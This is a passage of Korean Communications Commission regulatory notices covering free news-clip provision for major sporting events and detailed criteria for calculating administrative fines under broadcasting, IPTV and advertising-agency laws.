③ 위원회는 제1항 및 제2항의 중계방송권 거래가격·거래조건의 합리성, 공정성 등에 관한 판단시 관계 전문가의 자문을 받을 수 있다.

제5조(국민관심행사등의 자료화면 제공) ① 법 제76조의3제1항제4호의 규정에 따라 중계방송권자등은 법 제2조제3호에 따른 방송사업자 및 인터넷 멀티미디어 방송사업법 제2조제5호에 따른 인터넷 멀티미디어 방송사업자 등에게 국민관심행사등에 대한 뉴스보도나 해설 등을 위한 자료화면(이하 “자료화면”이라 한다)을 제공하여야 하며, 중계방송권자등이 다음 각 호의 기준에 의한 자료화면을 무료로 제공하지 않는 경우에는 이를 금지행위로 본다.

1. 동·하계올림픽, 동·하계 아시아경기대회 : 개별 종목별 30초 이내에서 1일 최소 4분 이상
2. FIFA(국제축구연맹)가 주관하는 월드컵 중 성인남자 및 성인여자 국가대표팀이 출전하는 경기, 야구 WBC(월드베이스볼클래식) 중 국가대표팀이 출전하는 경기, 성인남

자 국가대표팀이 출전하는 AFC(아시아축구연맹) 및 EAFF(동아시아축구연맹)가 주관하는 경기(월드컵축구 예선 포함) 및 양 축구협회간 성인남자 국가대표팀이 출전하는 평가전(친선경기 포함) : 1일 최소 2분 이상(단, 하루에 2개 이상의 경기가 개최되는 경우에는 1일 최소 4분 이상)

② 중계방송권자등은 제1항에 따라 자료화면을 제공함에 있어 모든 사업자에게 차별 없이 제공하여야 한다.

③ 제1항에도 불구하고 자료화면을 제공받은 자가 다음 각 호의 어느 하나에 해당하는 행위를 하였다는 이유로 중계방송권자등이 자료화면의 제공을 중단하는 경우 법 제76조의3제1항제4호에 따른 “정당한 사유”를 판단할 때에는 다음 각 호의 사항을 고려하여야 한다.

1. 자료화면을 제공한 자의 중계방송권 권리표시를 해당화면 사용 시마다 연속하여 5초 이상 자막으로 표기하지 않는 경우
2. 중계방송권자등에 앞서 제공받은 자료화면을 사용하여 방송을 하거나 뉴스보도나 해설 등의 정규모 편성된 뉴스프로그램 외의 목적으로 자료화면을 사용하는 경우(단, 자료화면 제공자의 사전 동의를 받은 경우는 제외한다)

제6조(재검토기한) 방송통신위원회는 「행정규제기본법」 및 「훈령·예규 등의 발령 및 관리에 관한 규정」에 따라 이 고시에 대하여 2017년 1월 1일 기준으로 매3년이 되는 시점(매 3년째의 12월 31일까지를 말한다)마다 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

부칙 <제2016-14호, 2016.12.28>

제1조(시행일) 이 고시는 고시한 날부터 시행한다.

제2조(다른 고시의 개정) 「보편적시청권 관련 금지행위 세부기준」(방송통신위원회 고시 제2016-3호)을 다음과 같이 개정한다.

1. 제3조제2항중 ‘국제축구연맹이 주관하는 월드컵, 야구WBC(월드베이스볼클래식)’은 ‘FIFA(국제축구연맹)가 주관하는 월드컵 중 성인남자 및 성인여자 국가대표팀이 출전하는 경기, 야구WBC(월드베이스볼클래식) 중 국가대표팀이 출전하는 경기’로 한다.
2. 제4조제1항제1호 및 제5호의 ‘올림픽이나 국제축구연맹이 주관하는 월드컵’은 ‘동·하계 올림픽이나 FIFA(국제축구연맹)가 주관하는 월드컵 중 성인남자 및 성인여자 국가대표팀이 출전하는 경기’로 한다.

3. 제5조제1항제1호의 ‘올림픽, 아시아경기대회’는 ‘동·하계올림픽, 동·하계아시아경기대회’로 한다.
4. 제5조제1항제2호의 ‘국제축구연맹이 주관하는 월드컵, 야구WBC(월드베이스볼클래식), 국가대표가 출전하는 축구A매치(월드컵축구예선 포함)’은 ‘FIFA(국제축구연맹)가 주관하는 월드컵 중 성인남자 및 성인여자 국가대표팀이 출전하는 경기, 야구WBC(월드베이스볼클래식) 중 국가대표팀이 출전하는 경기, 성인남자 국가대표팀이 출전하는 AFC(아시아축구연맹) 및 EAFF(동아시아축구연맹)가 주관하는 경기(월드컵축구예선포함) 및 양 축구협회간 성인남자 국가대표팀이 출전하는 평가전(친선경기 포함)’으로 한다..

[별표 1]

국민 전체 가구수 중 가시청 가구수의 계산기준(제2조 관련)

1. 국민 전체 가구수 및 지역별 가구수는 통계청이 조사한 가구수 통계(추계 포함)를 따른다.
2. 가시청 가구수는 기초자치단체(시, 군, 구) 단위별로 해당 지역 내의 방송수단별 가시청 가구수를 계산하여 합산하되, 인터넷 멀티미디어 방송의 경우에는 실시간 방송 가입 가구수만을 계산한다. 표본조사 방식을 택할 경우에는 해당 지역 내의 가구 분포를 적절히 반영할 수 있도록 하여야 한다.
3. 제2호의 가시청 가구수 계산 시 시청자와의 가입계약을 기반으로 하는 방송수단의 경우에는 법인·단체 등 가구가 아닌 가입자 수를 제외하며, 2개 매체 이상의 방송수단에 중복 가입한 경우에는 이를 단수로 계산한다.
4. 제3호의 중복 가입 가구수는 가장 최근에 실시한 방송통신위원회 주관 「방송매체 이용행태 조사」 결과의 유료방송(인터넷 멀티미디어 방송을 포함한다) 중복가입 비율을 적용하여 계산한다.
5. 제2조와 관련한 가시청 가구수 산정의 기준시점은 입증자료 제출일로 한다. 다만, 사실관계의 변동이 발생하는 경우에는 신고일을 기준으로 한다.

13. 인터넷 멀티미디어 방송사업법 금지행위 위반에 대한 과징금 부과 세부기준

제정 2016. 8. 30. 방송통신위원회고시 제2016-5호

제1조(목적) 이 고시는 「인터넷 멀티미디어 방송사업법」(이하 “법”이라 한다) 제17조제2항, 동법 시행령(이하 “령”이라 한다) 제13조제2항 및 별표 2에 따른 금지행위 위반에 대한 과징금 부과 세부기준을 정함을 목적으로 한다.

제2조(과징금 산정 절차 및 기준) 과징금은 법 제17조제2항 본문에 따라 고려할 사유와 이에 영향을 미치는 위반행위의 주도 여부, 관련 시장에 미치는 영향 등을 고려하여 기준금액에 필수적 가중, 추가적 가중·감경을 거쳐 산정한다.

제3조(과징금 부과상한액) ①매출액 산정이 가능한 경우에는 영 제13조제1항에 따른 매출액에 100분의 2를 곱한 금액을 과징금 부과 상한액으로 하되, 법 제17조제1항의 위반행위 종류별 과징금 부과 상한액은 영 별표 2의 1과 같다.

②법 제17조제2항 단서 및 영 제13조제3항의 매출액이 없거나 매출액의 산정이 곤란한 경우에는 5억원을 과징금 부과 상한액으로 한다.

제4조(기준금액 산정) ①영 제13조제1항 및 별표 2의 2. 나. 1) 가)에 따라 관련 매출액의 산정이 가능한 경우에는 위반 사업자의 관련 매출액에 영 별표 2의 2. 나. 1) 나)에 따른 부과기준율을 곱한 금액을 기준금액으로 한다.

②영 제13조제3항 및 별표 2의 2. 나. 1) 라)에 따른 관련 매출액이 없거나 관련 매출액의 산정이 곤란한 경우에는 중대성의 정도에 따라 기준금액을 산정하되, 해당 인터넷 멀티미디어 방송제공사업자 및 유사 역무제공사업자의 재무제표 등 회계자료와 가입자 수 및 이용요금 등 영업현황 자료, 그 밖에 과거실적·사업계획·시장상황 등을 종합적으로 고려하여 산정하며 별표 1에 따라 정해진 금액을 기준금액으로 한다.

제5조(관련 매출액의 산정) ①관련 매출액이라 함은 사업자의 금지행위와 관련된 서비스의 수신료매출액, 광고매출액, 협찬매출액, 프로그램판매매출액, 홈쇼핑송출수수료매출액 등의 직전 3개 사업연도 연평균 매출액을 말한다.

②관련 매출액 산정시 관련 서비스의 범위는 법 제2조의 인터넷 멀티미디어 방송 및 인터넷 멀티미디어 방송사업의 분류, 위반행위로 인하여 직접 또는 간접적으로 영향을 받는 서비스의 종류와 성질, 서비스 제공방식, 서비스 지역, 서비스 제공 상대방 등을

고려하여 판단한다.

③사업자의 위반행위가 그 자신에게는 어떠한 이득도 발생시키지 않지만 다른 사업자 또는 이용자에게 피해를 발생시키는 경우에는 다음 각 호에 따라 관련 서비스의 범위를 판단할 수 있다.

1. 해당 위반행위로 인하여 직접 발생하였거나 발생할 우려가 현저하게 된 다른 사업자의 피해와 관련된 서비스
2. 다른 사업자의 피해가 없거나, 피해가 있으나 이용자의 피해가 더 큰 경우는 이용자의 피해와 관련된 서비스

④관련 매출액은 다음 각 호에 의하여 산정한다.

1. 영 제8조제2항에 따른 영업보고서, 방송법 제98조의2에 따른 재산상황, 재무제표 등 회계자료, 가입자 수 및 이용요금 등 영업현황 자료, 기타 매출액 산정에 필요한 관련 자료 등을 참고하여 정한다.
2. 제1호에 따라 관련 매출액의 산정이 곤란한 경우에는 해당 사업자 또는 동종 유사 서비스 제공사업자의 과거 실적, 사업계획, 거래상대방의 매출액·비용 및 그 밖에 시장상황 등을 종합적으로 고려하여 관련 매출액을 산정할 수 있다.

⑤다음 중 어느 하나에 해당하는 경우는 영 별표 2의 2. 나. 1) 라)의 “관련 매출액이 없거나 관련 매출액의 산정이 곤란한 경우”에 해당하는 것으로 본다.

1. 해당 사업자가 금지행위를 마친 날까지 금지행위와 관련된 서비스의 사업을 개시하지 아니하였거나, 금지행위와 관련된 인터넷 멀티미디어 방송의 사업을 개시하였음에도 사업 중단, 사업 부진 등으로 인하여 사업실적이 없는 경우
2. 해당 사업자의 재산상황, 재무제표 등 회계자료와 가입자 수 및 이용요금 등 영업현황 자료, 과거실적, 사업계획, 그 밖에 시장상황 등을 종합적으로 고려하더라도 관련 매출액을 합리적으로 추정할 수 없는 경우
3. 서비스의 종류와 성질, 서비스 제공방식, 서비스 지역, 서비스 제공 상대방, 다른 사업자 또는 이용자의 피해 등을 종합적으로 고려하더라도 관련 서비스의 범위를 합리적으로 특정하기 어려워 객관적인 매출액 산정이 곤란한 경우
4. 기타 객관적인 매출액 산정이 현실적으로 곤란한 경우

제6조(필수적 가중) ①필수적 가중 금액은 위반 사업자의 위반행위 기간 및 횟수를 고려하여 기준금액의 100분의 50 범위 내에서 별표 2에 따라 가중한 금액을 기준금액에 합산하여 정한다.

②위반 사업자가 위반행위로 인해 취득한 이익에 상당하는 금액(해당 금액을 산정할 수

있는 경우만 해당한다)이 제1항에 따른 금액을 초과할 경우에는 그 이익에 상당하는 금액을 고려하여 조정한 금액을 필수적 가중을 거친 금액으로 한다.

③제2항의 이익의 규모에 상당하는 금액은 전체적인 경제적·사회적 관계 등을 고려하여 위반행위로 직접 또는 간접적으로 취득한 경제적 이익으로 산정한다.

제7조(추가적 가중·감경) 방송통신위원회는 제6조에 따라 필수적 가중을 거친 금액에 법 제17조제2항의 고려할 사유에 영향을 미치는 위반행위의 주도여부, 위반행위의 고의·과실 여부, 위반행위에 대한 조사의 협조여부, 위반행위에 대한 조사 중 위반행위의 지속 및 확대 여부, 위반행위로 인한 매출액·시장점유율 또는 가입자 수 변화 등 위반행위가 시장에 미치는 영향 및 관련시장에 대한 파급효과 등을 고려하여 필수적 가중을 거친 금액의 100분의 50 범위 내에서 별표 3에 따라 가중·감경할 수 있다.

제8조(재검토기한) 방송통신위원회는 「행정규제기본법」 및 「훈령·예규 등의 발령 및 관리에 관한 규정」에 따라 이 고시에 대하여 2017년 1월 1일 기준으로 매3년이 되는 시점(매 3년째의 12월 31일까지를 말한다)마다 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

부칙 <제2016-5호, 2016.8.30>

이 고시는 고시한 날부터 시행한다.

[별표 1]

관련 매출액이 없거나 관련 매출액의 산정이 곤란한 경우의 기준금액(제4조제2항 관련)

중대성의 정도	부과기준금액
매우 중대한 위반행위	3억원 초과 4억원 이하
중대한 위반행위	2억원 초과 3억원 이하
중대성이 약한 위반행위	2억원 이하

[별표 2]

필수적 가중 금액(제6조제1항 관련)

I. 금지행위 위반의 기간에 의한 조정 금액

1. 단기 위반행위: 위반기간이 2개월 이내인 경우는 기준금액을 유지, 위반기간이 2개월 초과 6개월 이내인 경우에는 기준금액의 100분의 10에 해당하는 금액을 가산한다.
2. 중기 위반행위: 위반기간이 6개월 초과 1년 이내인 경우에는 기준금액의 100분의 20에 해당하는 금액을, 1년 초과 2년 이내인 경우에는 기준금액의 100분의 30에 해당하는 금액을 각 가산한다.
3. 장기 위반행위: 위반기간이 2년을 초과하는 경우에는 기준금액의 100분의 50에 해당하는 금액을 가산한다.

※ 비고 : 위반기간은 금지행위를 개시한 날부터 마친 날까지의 기간을 말한다. 다만, 다음 각 호의 어느 하나의 경우에는 특정일을 금지행위를 마친 날로 본다(만약 금지행위의 개시일, 마친 날이 불분명한 경우에는 사업자의 영업·재무 관련 자료, 임직원·거래관계인 등의 진술, 동종 유사 서비스 제공사업자의 영업 및 거래실태·관행, 시장상황 등을 고려하여 이를 산정할 수 있음).

1. 위반행위의 실행은 종료되었으나 사업자가 그 실행의 결과를 유지하면서 그로 인하여 지속적으로 이득을 취득하거나 피해를 발생시키고 있는 경우에는 동 이득의 취득 또는 피해의 발생이 종료된 날을 금지행위를 마친 날로 본다. 다만 동 이득의 취득 또는 피해가 방송통신위원회의 심의종결일에도 발생하는 경우에는 동 심의종결일을 금지행위를 마친 날로 본다.
2. 과징금 부과처분을 명하는 방송통신위원회의 심의종결일까지 위반행위를 마친

지 아니한 경우에는 해당 사건에 대한 방송통신위원회의 심의종결일을 금지행위를 마친 날로 본다.

3. 위반행위가 2일 이상 행하여지되 불연속적으로 이루어진 경우에는 해당 위반행위의 유형·성격·목적·동기, 연속되지 아니한 기간의 정도와 이유, 위반행위의 효과, 시장상황 등 제반 사정을 고려하여 경제적·사회적 사실관계가 동일하다고 인정되는 범위 내에서 이를 하나의 위반행위로 보아 마지막 위반행위를 마친 날을 해당 금지행위를 마친 날로 본다.

II. 금지행위 위반의 횟수에 의한 조정 금액

1. 위반 사업자가 동일한 위반행위로 금지행위를 마친 날 기준 최근 3년간 방송통신위원회로부터 시정명령이나 과징금부과를 3회 이상 받은 경우에는, 4회 과징금 부과 시 과거 위반행위 중 3회 위반행위부터 위반행위 1회당 기준금액의 100분의 20에 해당하는 금액을 가산한다.
2. 제1호에 의해 가산되는 금액은 기준금액의 100분의 50을 넘지 못한다.
3. 제1호에서 과거 시정조치의 횟수를 산정할 때에는 시정명령이나 과징금부과의 무효 또는 취소판결이 확정된 건을 제외한다.

[별표 3]

추가적 가중·감경 금액(제7조 관련)

I. 일반원칙

추가적 가중·감경 금액은 위반 사업자에게 다음 II 및 III에서 정한 가중 또는 감경 사유가 인정되는 경우에 각각의 가중비율의 합에서 각각의 감경비율의 합을 공제하여 산정된 비율을 필수적 가중을 거친 금액에 곱하여 산정된 금액으로 한다. 다만, 가중·감경의 결과 가감되는 금액은 필수적 가중을 거친 금액의 100분의 50 범위 내이어야 한다.

II. 가중 사유 및 비율

1. 다수의 사업자가 관련된 상황에서 위반행위를 주도하거나 선도한 경우 100분의 30 이내
2. 위반행위에 대하여 조사가 진행되고 있음을 알면서도 위반행위를 마치지 않거나 위반상태를 시정하지 아니한 경우 100분의 20 이내
3. 위반 사업자, 그 소속 임원·종업원이 직접 또는 제3자를 이용하여 자료 제출을 거

부하거나 증거인멸, 조작, 허위의 정보제공 등의 방법으로 조사를 방해하거나 이용자에게 허위로 응대하도록 요청한 경우 100분의 20 이내

4. 위반행위로 인하여 매출액 또는 시장점유율이 증가된 경우 100분의 30 이내 (다만, 제1호 또는 제2호의 사유가 인정되는 경우에 한한다)
5. 기타 제1호 내지 제3호의 사항에 준하는 사유가 있는 경우 100분의 10 이내

Ⅲ. 감경 사유 및 비율

1. 방송통신위원회 조사에 적극 협력한 경우 100분의 20 이내
2. 위반행위가 과실(단, 중과실에 의한 경우 제외)에 의한 경우 100분의 30 이내
3. 위반행위에 대한 방송통신위원회의 조사 착수 전에 자진하여 위반행위를 시정하기 위한 조치에 착수하거나 시정조치를 완료한 경우 100분의 20 내지 50 이내
4. 위반행위에 대한 방송통신위원회의 조사 착수 후에 자진하여 위반행위를 시정하기 위한 조치에 착수하거나 시정조치를 완료한 경우 100분의 20 이내
5. 위반 사업자가 동법의 자율 준수를 위해 동 사업자의 대리인, 사용인 그 밖의 종업원 등 직무관련자에게 교육 프로그램 등을 도입·운영하는 경우 100분의 10 이내
6. 위반행위의 재발방지를 위해 필요한 조치를 취한 것으로 인정되는 경우 100분의 30 이내
7. 기타 제1호 내지 제6호의 사항에 준하는 사유가 있는 경우 100분의 10 이내

14. 방송법 금지행위 위반에 대한 과징금 부과 세부기준

제정 2012. 1. 13. 방송통신위원회고시 제2012-03호

개정 2014. 12. 31. 방송통신위원회고시 제2014-26호

제1조(목적) 이 고시는 「방송법」(이하 "법"이라 한다) 제85조의2제3항, 동법 시행령(이하 "령"이라 한다) 제63조의3 및 별표 5 Ⅲ에 따른 금지행위 위반에 대한 과징금 부과 세부 기준을 정함을 목적으로 한다.

제2조(과징금 산정 절차 및 기준) 과징금은 법 제109조제1항 각 호에서 정한 참작사유와 이에 영향을 미치는 위반행위의 주도여부, 관련 방송시장에 미치는 영향 등을 고려하여 기준금액에 필수적 조정, 추가적 조정을 거쳐 산정한다.

제3조(과징금 부과상한액) ①매출액 산정이 가능한 경우에는 영 제63조의3제2항에 따른 매출액에 100분의 2를 곱한 금액을 과징금 부과 상한액으로 한다.

②법 제85조의2제3항 단서의 매출액이 없거나 산정하기 곤란한 경우에는 5억원을 과징금 부과 상한액으로 한다.

제4조(기준금액 산정) ①영 별표 5 Ⅲ 1. 나. 1). 가)의 관련매출액의 산정이 가능한 경우에는 위반 방송사업자등의 관련매출액에 별표 1에 따른 부과기준율을 곱한 금액을 기준금액으로 한다.

②영 별표 5 Ⅲ 1. 나. 1). 라)에 따른 "관련매출액이 없거나 산정하기 곤란한 경우"에는 별표 2에 따라 정해진 금액을 기준금액으로 한다.

제5조(관련매출액의 산정) ①관련매출액이라 함은 방송사업자등의 금지행위와 관련된 서비스의 수신료수익, 광고수익, 협찬수익, 프로그램판매수익, 홈쇼핑송출수수료수익 등의 직전 3개 사업연도 연평균 매출액을 말한다.

②관련매출액 산정시 관련서비스의 범위는 법 제2조의 방송 및 방송사업의 분류, 위반행위로 인하여 직접 또는 간접적으로 영향을 받는 서비스의 종류와 성질, 서비스 제공 방식, 서비스 지역, 서비스 제공 상대방 등을 고려하여 판단한다.

③방송사업자등의 위반행위가 그 자신에게는 어떠한 이득도 발생시키지 않지만 다른 사업자 또는 시청자에게 피해를 발생시키는 경우에는 다음 각 호에 따라 관련서비스의 범위를 판단할 수 있다.

1. 해당 위반행위로 인하여 직접 발생하였거나 발생할 우려가 현저하게 된 다른 사업자

의 피해와 관련된 서비스

2. 다른 사업자의 피해가 없거나, 피해가 있으나 시청자의 피해가 더 큰 경우는 시청자의 피해와 관련된 서비스

④관련매출액은 다음 각 호에 의하여 산정한다.

1. 법 제85조의2제4항, 제98조에 따른 재산상황, 재무제표 등 회계자료, 가입자 수 및 이용요금 등 영업현황 자료, 기타 매출액 산정에 필요한 관련 자료 등을 참고하여 정한다.
2. 제1호에 따라 관련매출액을 산정하기 곤란한 경우에는 해당 방송사업자등 또는 동종 유사 서비스 제공사업자의 과거 실적, 사업계획, 거래상대방의 매출액·비용 등 그 밖에 시장상황 등을 종합적으로 고려하여 관련매출액을 산정할 수 있다.

⑤다음 중 어느 하나에 해당하는 경우는 영 별표 5 III 1. 나. 1) 라)의 "관련매출액이 없거나 산정하기 곤란한 경우"에 해당하는 것으로 본다.

1. 해당 방송사업자등이 금지행위를 마친 날까지 금지행위와 관련된 서비스의 사업을 개시하지 아니하였거나, 금지행위와 관련된 방송의 사업을 개시하였음에도 사업 중단, 사업 부진 등으로 인하여 사업실적이 없는 경우
2. 해당 방송사업자등의 재산상황, 재무제표 등 회계자료와 가입자 수 및 이용요금 등 영업현황 자료, 과거실적, 사업계획, 그 밖에 시장상황 등을 종합적으로 고려하더라도 관련매출액을 합리적으로 추정할 수 없는 경우
3. 서비스의 종류와 성질, 서비스 제공방식, 서비스 지역, 서비스 제공 상대방, 다른 사업자 또는 시청자의 피해 등을 종합적으로 고려하더라도 관련서비스의 범위를 합리적으로 특정하기 어려워 객관적인 매출액 산정이 곤란한 경우
4. 기타 객관적인 매출액 산정이 현실적으로 곤란한 경우

제6조(필수적 조정) ①필수적 조정 금액은 위반 방송사업자등의 위반행위 기간 및 횟수에 따라 각각 기준금액의 100분의 50 범위 내에서 별표 3에 따라 가중한 금액을 기준금액에 합산하여 정한다.

②위반 방송사업자등이 위반행위로 인해 취득한 이익에 상당하는 금액(해당 금액을 산정할 수 있는 경우만 해당한다)이 제1항에 따른 금액을 초과할 경우에는 그 이익에 상당하는 금액을 고려하여 조정한 금액을 필수적 조정을 거친 금액으로 한다.

③제2항의 이익의 규모에 상당하는 금액은 전체적인 경제적·사회적 관계 등을 고려하여 위반행위로 직접 또는 간접적으로 취득한 경제적 이익으로 산정한다.

제7조(추가적 조정) ①방송통신위원회는 제6조에 따라 필수적 가중을 거친 금액에 법 제

109조제1항 각 호의 사항에 영향을 미치는 위반행위의 주도여부, 위반행위의 고의·과실 여부, 위반행위에 대한 조사의 협조여부, 위반행위에 대한 조사 중 위반행위의 지속 및 확대 여부, 위반행위로 인한 매출액·시장점유율 또는 가입자 수 변화 등 위반행위가 방송시장에 미치는 영향 및 관련시장에 대한 파급효과 등을 고려하여 필수적 가중을 거친 금액의 100분의 50 범위 내에서 별표 4에 따라 가중·감경할 수 있다.

② 방송통신위원회는 제1항에 따라 가중·감경한 금액이 위반 방송사업자등의 현실적 부담능력, 위반 방송사업자등이 처한 사업여건의 변동 등을 충분히 반영하지 못하여 과중하다고 인정되는 경우에는 제1항에 따른 과징금을 100분의 50 이내에서 감액할 수 있다. 이 경우 방송통신위원회는 의결서에 그 이유를 명시하여야 한다.

제8조(규제의 재검토) 방송통신위원회는 「행정규제기본법」 제8조 및 「훈령·예규 등의 발령 및 관리에 관한 규정」(대통령 훈령 제334호)에 따라 이 고시에 대하여 2015년 1월 1일을 기준으로 매 3년이 되는 시점(매 3년째의 12월 31일까지를 말한다)마다 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

부칙 <제2014-26호, 2014.12.31>

이 고시는 2015년 1월 1일부터 시행한다.

[별표 1]

관련매출액 산정이 가능한 경우 기준금액의 부과기준율(제4조제1항 관련)

○ 부과기준율은 위반행위의 내용 및 정도에 따라 중대성을 나누어 정함

중대성의 정도	부과기준율
매우 중대한 위반행위	1.2% 초과 1.8% 이하
중대한 위반행위	0.6% 초과 1.2% 이하
중대성이 약한 위반행위	0.6% 이하

[별표 2]

관련매출액이 없거나 산정하기 곤란한 경우의 기준금액(제4조제2항 관련)

중대성의 정도	부과기준금액
매우 중대한 위반행위	3억원 초과 4억원 이하
중대한 위반행위	2억원 초과 3억원 이하
중대성이 약한 위반행위	2억원 이하

[별표 3]

필수적 조정 금액(제6조제1항 관련)

I. 금지행위 위반의 기간에 의한 조정 금액

1. 단기 위반행위: 위반기간이 2개월 이내인 경우는 기준금액을 유지, 위반기간이 2개월 초과 6개월 이내인 경우에는 기준금액의 100분의 10에 해당하는 금액을 가산한다.
2. 중기 위반행위: 위반기간이 6개월 초과 1년 이내인 경우에는 기준금액의 100분의 20에 해당하는 금액을, 1년 초과 2년 이내인 경우에는 기준금액의 100분의 30에 해당하는 금액을 각 가산한다.
3. 장기 위반행위: 위반기간이 2년을 초과하는 경우에는 기준금액의 100분의 50에 해당하는 금액을 가산한다.

※ 비고 : 위반기간은 금지행위를 개시한 날부터 마친 날까지의 기간을 말한다. 다만, 다음 각 호의 어느 하나의 경우에는 특정일을 금지행위를 마친 날로 본다(만약

금지행위의 개시일, 마친 날이 불분명한 경우에는 방송사업자등의 영업·재무 관련 자료, 임직원·거래관계인 등의 진술, 동종 유사 서비스 제공사업자의 영업 및 거래실태·관행, 방송시장상황 등을 고려하여 이를 산정할 수 있음).

1. 위반행위의 실행은 종료되었으나 방송사업자등이 그 실행의 결과를 유지하면서 그로 인하여 지속적으로 이득을 취득하거나 피해를 발생시키고 있는 경우에는 동 이득의 취득 또는 피해의 발생이 종료된 날을 금지행위를 마친 날로 본다. 다만 동 이득의 취득 또는 피해가 방송통신위원회의 심의종결일에도 발생하는 경우에는 동 심의종결일을 금지행위를 마친 날로 본다.
2. 과징금 부과처분을 명하는 방송통신위원회의 심의종결일까지 위반행위를 마치지 아니한 경우에는 해당 사건에 대한 방송통신위원회의 심의종결일을 금지행위를 마친 날로 본다.
3. 위반행위가 2일 이상 행하여지되 불연속적으로 이루어진 경우에는 해당 위반행위의 유형·성격·목적·동기, 연속되지 아니한 기간의 정도와 이유, 위반행위의 효과, 방송시장상황 등 제반 사정을 고려하여 경제적·사회적 사실관계가 동일하다고 인정되는 범위 내에서 이를 하나의 위반행위로 보아 마지막 위반행위를 마친 날을 해당 금지행위를 마친 날로 본다.

II. 금지행위 위반의 횟수에 의한 조정 금액

1. 위반 방송사업자등이 동일한 위반행위로 금지행위를 마친 날 기준 최근 3년간 방송통신위원회로부터 시정명령이나 과징금부과를 3회 이상 받은 경우에는, 4회 과징금 부과 시 과거 위반행위 중 3회 위반행위부터 위반행위 1회당 기준금액의 100분의 20에 해당하는 금액을 가산한다.
2. 제1호에 의해 가산되는 금액은 기준금액의 100분의 50을 넘지 못한다.
3. 제1호에서 과거 시정조치의 횟수를 산정할 때에는 시정명령이나 과징금부과의 무효 또는 취소판결이 확정된 건을 제외한다.

[별표 4]

추가적 조정 금액(제7조제1항 관련)

I. 일반원칙

추가적 가중·감경 금액은 위반 방송사업자등에게 다음 II 및 III에서 정한 가중 또는 감경사유가 인정되는 경우에 각각의 가중비율의 합에서 각각의 감경비율의 합을 공제

하여 산정된 비율을 필수적 가중을 거친 금액에 곱하여 산정된 금액으로 한다. 다만, 가중·감경의 결과 가감되는 금액은 필수적 가중을 거친 금액의 100분의 50 범위 내이어야 한다.

II. 가중 사유 및 비율

1. 다수의 사업자가 관련된 상황에서 위반행위를 주도하거나 선도한 경우 100분의 30 이내
2. 위반행위에 대하여 조사가 진행되고 있음을 알면서도 위반행위를 마치지 않거나 위반상태를 시정하지 아니한 경우 100분의 20 이내
3. 위반 방송사업자, 그 소속 임원·종업원이 직접 또는 제3자를 이용하여 법 제85조의 2제4항에 따른 자료 제출을 거부하거나 증거인멸, 조작, 허위의 정보제공 등의 방법으로 조사를 방해하거나 시청자에게 허위로 응대하도록 요청한 경우 100분의 20 이내
4. 위반행위로 인하여 매출액 또는 시장점유율이 증가된 경우 100분의 30 이내 (다만, 제1호 또는 제2호의 사유가 인정되는 경우에 한한다)
5. 기타 제1호 내지 제3호의 사항에 준하는 사유가 있는 경우 100분의 10 이내

III. 감경 사유 및 비율

1. 방송통신위원회 조사에 적극 협력한 경우 100분의 20 이내
2. 위반행위가 과실(단, 중과실에 의한 경우 제외)에 의한 경우 100분의 30 이내
3. 위반행위에 대한 방송통신위원회의 조사 착수 전에 자진하여 위반행위를 시정하기 위한 조치에 착수하거나 시정조치를 완료한 경우 100분의 20 내지 50 이내
4. 위반행위에 대한 방송통신위원회의 조사 착수 후에 자진하여 위반행위를 시정하기 위한 조치에 착수하거나 시정조치를 완료한 경우 100분의 20 이내
5. 위반 방송사업자등이 동법의 자율 준수를 위해 동 사업자의 대리인, 사용인 그 밖의 종업원 등 직무관련자에게 교육 프로그램 등을 도입·운영하는 경우 100분의 10 이내
6. 위반행위의 재발방지를 위해 필요한 조치를 취한 것으로 인정되는 경우 100분의 30 이내
7. 기타 제1호 내지 제6호의 사항에 준하는 사유가 있는 경우 100분의 10 이내

15. 방송광고판매대행 등에 관한 법률에 따른 과징금 부과 세부기준

제정 2012.08.17. 방송통신위원회 고시 제2012-49호

개정 2015.07.31. 방송통신위원회 고시 제2015-09호

제1조(목적) 이 고시는 「방송광고판매대행 등에 관한 법률」(이하 "법"이라 한다) 법 제 38조제1항 및 제2항, 동법 시행령(이하 "령"이라 한다) 제22조 및 별표 3에 따른 과징금 부과 세부기준을 정함을 목적으로 한다.

제2조(과징금 산정 절차 및 기준) 과징금은 법 제38조제3항 각 호에서 정한 참작사유와 이에 영향을 미치는 위반행위의 주도여부, 관련 방송시장에 미치는 영향 등을 고려하여 영 별표 3 2.에서 정한 기준금액에 필수적 조정, 추가적 조정을 거쳐 산정한다.

제3조(과징금 부과상한액) 법 제38조제1항 및 제2항에 따라 과징금 부과 상한은 5억원으로 한다.

제4조(필수적 조정) ① 필수적 조정 금액은 위반행위 기간 및 횟수에 따라 각각 기준금액의 100분의 50의 범위 내에서 별표 1에 따라 가중한 금액을 합산한다.

② 위반행위로 인해 취득한 이익에 상당하는 금액(해당 금액을 산정할 수 있는 경우만 해당한다)이 제1항에 따른 금액과 균형을 이루지 못한다고 판단되면 그 이익에 상당하는 금액을 고려하여 조정한다.

③ 제2항의 위반행위로 인해 취득한 이익에 상당하는 금액은 전체적인 경제적·사회적 관계 등을 고려하여 위반행위로 직접 또는 간접적으로 취득한 경제적 이익으로 산정한다.

제5조(추가적 조정) ① 방송통신위원회는 제4조에 따라 필수적 가중을 거친 금액에 별표 2에 따라 위반행위의 주도 여부, 위반행위의 고의·과실 여부, 위반행위에 대한 조사의 협조 여부, 위반행위에 대한 조사 중 위반행위의 지속 및 확대 여부, 위반행위로 인한 방송광고판매액의 증가 등 위반행위가 방송광고시장 및 관련 시장에 미치는 영향 등을 고려하여 필수적 조정을 거친 금액의 100분의 50의 범위에서 가중하거나 감경할 수 있다. 다만, 가중하는 경우에도 과징금 총액은 법 제38조제1항 및 제2항에 따른 과징금 상한액을 초과할 수 없다.

② 방송통신위원회는 제1항에 따라 가중·감경한 금액이 위반사업자의 현실적 부담능력, 위반사업자가 처한 사업여건의 변동 등을 고려하여 과중하다고 인정되는 경우에는 100분의 50을 초과하여 감경할 수 있다. 이 경우 방송통신위원회의 의결서에 그 이유를 명시하여야 한다.

제6조(규제의 재검토) 방송통신위원회는 「행정규제기본법」 제8조 및 「훈령·예규 등의 발령 및 관리에 관한 규정」(대통령훈령 제334호)에 따라 이 고시에 대하여 2015년 8월 1일을 기준으로 매 3년이 되는 시점(매 3년째의 7월 31일까지를 말한다)마다 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

부칙 <제2015-9호, 2015.7.31>

